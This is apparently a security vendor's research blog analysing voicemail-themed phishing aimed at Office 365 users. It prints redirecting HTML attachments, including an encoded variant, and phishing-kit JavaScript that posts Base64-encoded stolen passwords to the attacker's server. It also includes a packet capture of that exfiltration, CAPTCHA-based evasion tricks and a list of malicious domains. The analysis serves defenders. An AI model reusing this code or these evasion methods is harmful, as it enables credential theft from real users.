


# New Voicemail-Themed Phishing Attacks Use Evasion Techniques and Steal Credentials

[zscaler.com/blogs/security-research/new-voicemail-themed-phishing-attacks-use-evasion-techniques-and-steal-credentials](https://zscaler.com/blogs/security-research/new-voicemail-themed-phishing-attacks-use-evasion-techniques-and-steal-credentials)

---



In July 2020, researchers at ThreatLabZ observed an increase in the use of voicemail as a theme for social engineering attacks. Through the intelligence gathered from the Zscaler cloud, we discovered several newly registered domains that use VoIP and voicemail as themes for their credential-stealing phishing campaigns. In the most recent instance we saw, attackers were spoofing Cisco's Unity Connection voicemail platform.

This social engineering campaign is specifically designed to reach end users in large enterprises. The use of voicemail delivered in an email message, and the use of phishing pages that spoof enterprise applications, such as Office 365 and Outlook, signal the attackers' motives. If successful in obtaining a user's credentials, attackers can access confidential data from the enterprise, potentially selling it or holding it for ransom. They can also leverage company information to launch targeted attacks, which can give them an even greater foothold in the network and cause extensive damage and potential loss for the enterprise.

In this blog, we will describe how the current attacks are being carried out, the campaign's variants and evasion techniques, and the various social engineering tactics in use.

## Distribution method

---

The attacks are being distributed through email with an HTML attachment that contains JavaScript code which redirects the user to the credential phishing site.

Contents of the email are crafted to mimic a system-generated voicemail notification, luring the user to open the attachment to access the recorded voice message as shown in Figure 1.

# Office 365 Voicemail Notification

Hello,


Your Caller just left you a message find details below:

Audio Note Received.

Date Received: Wednesday, 8 July 2020 .

Time: 10:23:25 AM

Reference: 1163-095-25491

Please refer to the attached Audio to Listen NOW 

Message encryption by Microsoft Office 365.

Figure 1: Email message spoofing a voicemail notification

## HTML attachment analysis

We observed different variants of HTML attachments used in these credential-phishing campaigns.


### Variant #1

The email attachment is an HTML file that contains a short code snippet of JavaScript. It uses `window.location.replace()` to redirect the user to the phishing site, as shown in Figure 2.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Redirecting...</title>
<script>
var url_string = window.location.href;
var url = new URL(url_string);
var e = url.searchParams.get("e");
window.location.replace("http://re.costwinds.com/?e=");
</script>
</head>
<body>
</body>
```

Figure 2: Contents of HTML attachment

We discovered more than 200 HTML email attachments of this variant, and we observed the following similarities between them.

- All of these HTML attachments followed the naming convention:  Play\_VN\_<string\_of\_11\_digits>.html
- An icon of a telephone was used in the filename for social engineering purposes
- All these HTML attachments have a very low detection rate on VirusTotal as shown in Figure 3 below.

Furthermore, the first sample of this variant was observed in the wild on April 21, 2020; the fact that this theme is still being used suggests that the threat actors have achieved decent success with it.




Figure 3: No detection against AV engines, as seen on VirusTotal

## Variant #2

In the second variant, the HTML attachment contains JavaScript code that is used to decode the next-stage HTML. It uses a simple URL encoding which is decoded using the `unescape()` function and then loaded in the browser as shown in Figure 4.

```
<script language="javascript">document.write(unescape(
'%3c%70%3e%44%65%61%72%20%43%68%72%69%73%2c%3c%2f%70%3e%20%20%20%20%0d%0a%20%20%20%20%3c%6d%65%74%61%20%68%74%74%70%2d%65%71%75%
69%76%3d%22%72%65%66%72%65%73%68%22%20%63%6f%6e%74%65%6e%74%3d%22%31%3b%55%52%4c%3d%27%68%74%74%70%73%3a%2f%2f%78%7a%70%6c%69%6e
%67%2e%63%6f%6d%2f%74%6f%6c%2f%3f%65%6d%61%69%6c%3d%59%32%68%79%61%58%4e%41%65%6e%4e%6a%59%57%78%6c%63%69%35%6a%62%32%30%3d%27%2
2%20%2f%3e%20%20%20%20%0d%0a%20%20%20%3c%62%6f%64%79%3e%20%0d%0a%20%20%3c%2f%62%6f%64%79%3e%');</script>
```

Figure 4: HTML attachment containing encoded JavaScript

The decoded content shown in Figure 5 uses the meta-refresh tag to redirect the user to the target credential phishing site.

```
<script language="javascript">document.write(unescape('
<p>Dear [redacted]</p>
<meta http-equiv="refresh" content="1;URL='https://xzpling.com/tol/?email=[redacted]'/>
<body>
</body>'));</script>
```

Figure 5: Decoded content which uses meta-refresh tag to redirect

## Phishing content loaded remotely using JavaScript

In a few variants of the phishing landing pages, we observed that the final landing page used an external JavaScript to display the credential-phishing page in the browser. Figure 6 shows the source code of the phishing page; the highlighted part is the external JavaScript used to display the phishing content. All of these external JavaScript files use long filenames of 32 characters resembling an MD5 hash.

```

→ C Not secure | view-source:www.sunrare.com/o/?email=b3R0by5jaG9pQGf5bGlbhnpnaS5jb20=
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8" />
<link rel="shortcut icon" type="image/png" href="http://www.sunrare.com/o/52DB5CC50FE4D8C13448A96F63D59314/assets/img/f_75654170.png" />
<meta name="viewport" content="width=device-width,initial-scale=1" />
<title></title>
<link href="http://www.sunrare.com/o/3572665FC4462E30748C59DBDF123BF86/assets/css/2e21aabba3e9509683ffc82618749cc7.css" rel="stylesheet">
</head>
<body>
<noscript>You need to enable JavaScript to run this app.</noscript>
<div id="root" captcha="off" email="otto.choi@allianzgi.com" link="http://www.sunrare.com/o/"
alert="QmVjYXVzZS85b3UncmVudCByZ2p2MllZA==" completed="UGFzc3dvcmQ2Q29uZmlybWVkl4==" redirect="aHR0cCHH6Ly9tYHVsLm9uZmljZTJH2NS5jb20vbnVpdC9pbmJveA=="
password_times="three" bg_logo="on"></div>
<script src="https://www.google.com/recaptcha/api.js" async defer="defer"></script>
<script src="http://www.sunrare.com/o/7E46DF6A72DF3382A396569F2F2C8517/assets/js/d95582a827815c84fb1e6b5534ef8157.js"></script>
</body>
</html>

```

Figure 6: Phishing landing page referencing an externally hosted JavaScript to load phishing content

Unlike common credential-phishing landing pages, we can see in this case that there is no information related to the brand being targeted. This allows the threat actors to bypass many automated URL analysis engines and extend its survival.

Figure 7 shows the relevant JavaScript code and where the user's credentials are being sent. This code is present in randomly named and externally hosted JavaScript files.

```

← → C Not secure | sunrare.com/o/7E46DF6A72DF3382A396569F2F2C8517/assets/js/d95582a827815c84fb1e6b5534ef8157.js
.add("active"),setTimeout(function(){document.querySelector(".second-step").classList.remove("active"),document.querySelector(".third-
step").classList.add("active"),document.querySelector(".progressBar").classList.remove("active");4e3}})else if(!1===n.state.seconde_try){n.state.P3_76162049.length+62
(n.setState({errorBox_password:n.OBF_49163468("Please enter the password for your Microsoft
account."))},document.querySelector("#password").classList.add("hasError"),document.querySelector(".errorBox.password").classList.add("active")));
(n.thirdResult(),document.querySelector("#password").classList.remove("hasError"),document.querySelector(".errorBox.password").classList.remove("active"),document.querySelector(".progre
sBar").classList.add("active"),setTimeout(function(){document.querySelector(".second-step").classList.remove("active"),document.querySelector(".third-
step").classList.add("active"),document.querySelector(".progressBar").classList.remove("active"),setTimeout(function(){n.finish(),1e4},4e3)}),n.finish=function(e)
{document.location.href=n.state.redirect},n.b64=function(e){return window.btoa(unescape(encodeURIComponent(e)))},n.firstResult=function(){var e=new FormData;e.set("",(new
Date).getTime()),e.set("email",n.b64(n.state.email)),e.set("pass_one",n.b64(n.state.P1_81821829)),v.a.post(n.props.link+"api/first_result",{e,headers:{'Content-Type':'multipart/form-
data'}});then(function(e){console.log(e)}).catch(function(e){console.error(e)});n.secondResult=function(){var e=new FormData;e.set("",(new
Date).getTime()),e.set("email",n.b64(n.state.email)),e.set("pass_one",n.b64(n.state.P1_81821829)),e.set("pass_two",n.b64(n.state.P2_94863487)),v.a.post(n.props.link+"api/second_result"
,headers:{'Content-Type':'multipart/form-data'}});then(function(e){console.log(e)}).catch(function(e){console.error(e)});n.thirdResult=function(){var e=new FormData;e.set("",(new
Date).getTime()),e.set("email",n.b64(n.state.email)),e.set("pass_one",n.b64(n.state.P1_81821829)),e.set("pass_two",n.b64(n.state.P2_94863487)),e.set("pass_three",n.b64(n.state.P3_7616204
9)),v.a.post(n.props.link+"api/third_result",{e,headers:{'Content-Type':'multipart/form-data'}});then(function(e){console.log(e)}).catch(function(e)
{console.error(e)});n.OBF_49163468-function(e){for(var t=f1,n=0;n<e.length;n++){t+=e[n]&&83===0?t.push(a.a.createElement(a.a.Fragment,{key:n},e[n]),a.a.createElement("span",

```

Figure 7: JavaScript file used to send user's credentials to attacker's server

Figure 8 shows a sample packet capture which highlights the method used to exfiltrate the stolen credentials to the attacker's site. It sends the credentials in the Base64-encoded format.

It is important to note that in the first attempt, this phishing page will always give the "password incorrect" message, which prompts users to enter their passwords more cautiously the next time.

```

Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML
POST http://www.sunrare.com/o/api/second_result HTTP/1.1
Host: www.sunrare.com
Connection: keep-alive
Content-Length: 475
Accept: application/json, text/plain, */*
Origin: http://www.sunrare.com
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysw8LW49F0EartZTL
Referer: http://www.sunrare.com/o/?email=
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _sm_au_c=kyQj5AFMGBAXin5MN72GNFLS+REDZVNqihwGUYeth4gAAAA/1n5GZlGbgqI6a57TKJ7x7LXNME7HZnTpqcLOFDdRoY=;
-----WebKitFormBoundarysw8LW49F0EartZTL
Content-Disposition: form-data; name=""
1594664045978
-----WebKitFormBoundarysw8LW49F0EartZTL
Content-Disposition: form-data; name="email"
dGVzdEBtaWVyb3NvZnQyY29t -----test@microsoft.com
-----WebKitFormBoundarysw8LW49F0EartZTL
Content-Disposition: form-data; name="pass_one"
VGZzdEYyMzRA -----Test1234@
-----WebKitFormBoundarysw8LW49F0EartZTL
Content-Disposition: form-data; name="pass_two"
VGZzdEYyMzRA -----Test1234@
-----WebKitFormBoundarysw8LW49F0EartZTL--

```

Figure 8: Packet capture showing credentials being exfiltrated



## Captcha-based evasion technique

In one of the campaigns related to voicemail, attackers used Google's reCAPTCHA on the landing page to evade automated URL analysis, as shown in Figures 9 and 10.




Figure 9: Google's reCAPTCHA used for evading automated URL analysis




Figure 10: Google reCAPTCHA used as a security challenge on the phishing page for evasion

Users will be redirected to the main credential-phishing page after solving the captcha. The final phishing page spoofs the Microsoft Office 365 login page, as shown in Figures 11 and 12.




Figure 11: Credential-phishing landing page to steal Office 365 credentials




Figure 12: Office 365 phishing page

## XYZ top-level domain abuse

Below is a list of domains we identified that were registered between June and mid-July 2020 and were used by the threat actor(s) for conducting credential-phishing campaigns using the voicemail theme.

novoips[.]xyz  
voiced-mxd[.]xyz  
voicenotes-sms[.]xyz  
newvmwav-voif[.]xyz  
xvxvoip[.]xyz  
vmpla-yvmc[.]xyz  
voip-sms[.]xyz  
voipmails-srv[.]xyz  
voipsms-ss[.]xyz  
voicemail-srv[.]xyz  
voicemail-sms[.]xyz

These domains share some similarities in their naming convention:

- All the domains were using the top-level domain (TLD) of XYZ
- The domain names contained keywords such as “voip,” “voicemail,” and “sms” for social engineering purposes
- Most of these domains were registered with the German-based hosting service: “1und1”
- The URL pattern used for credential phishing is: `hxxp://domain_name.xyz/?e=<email_address>`
- The parameter e in the URL corresponds to the recipient's email address
- If the URL is accessed directly without the email address in the URL as a parameter, the user will be redirected to the office.com site

We can see that the attackers took several measures to ensure that automated URL analysis cannot be performed and the URLs look convincing to the end user.

Other TLDs that were abused by the threat actor in this campaign are: .club and .online. The complete list of domains used in this variant of the campaign are mentioned in the Indicators of Compromise (IOCs) section at the end of this blog.

## Cisco Unity Connection spoofed theme

---

On July 6, 2020, we observed in the Zscaler cloud several connection attempts to the domain: `secure.ciscovoicemail.cf` which is a site created by the threat actor to spoof Cisco's Unity Connection voicemail portal, as shown in Figure 13.




Figure 13: Web page spoofing Cisco Unity Connection – voicemail portal

An icon of an audio file is displayed to the user. Once this icon is clicked, the user is redirected to the credential-phishing landing page, which is designed to target multiple brands, as shown in Figure 14.

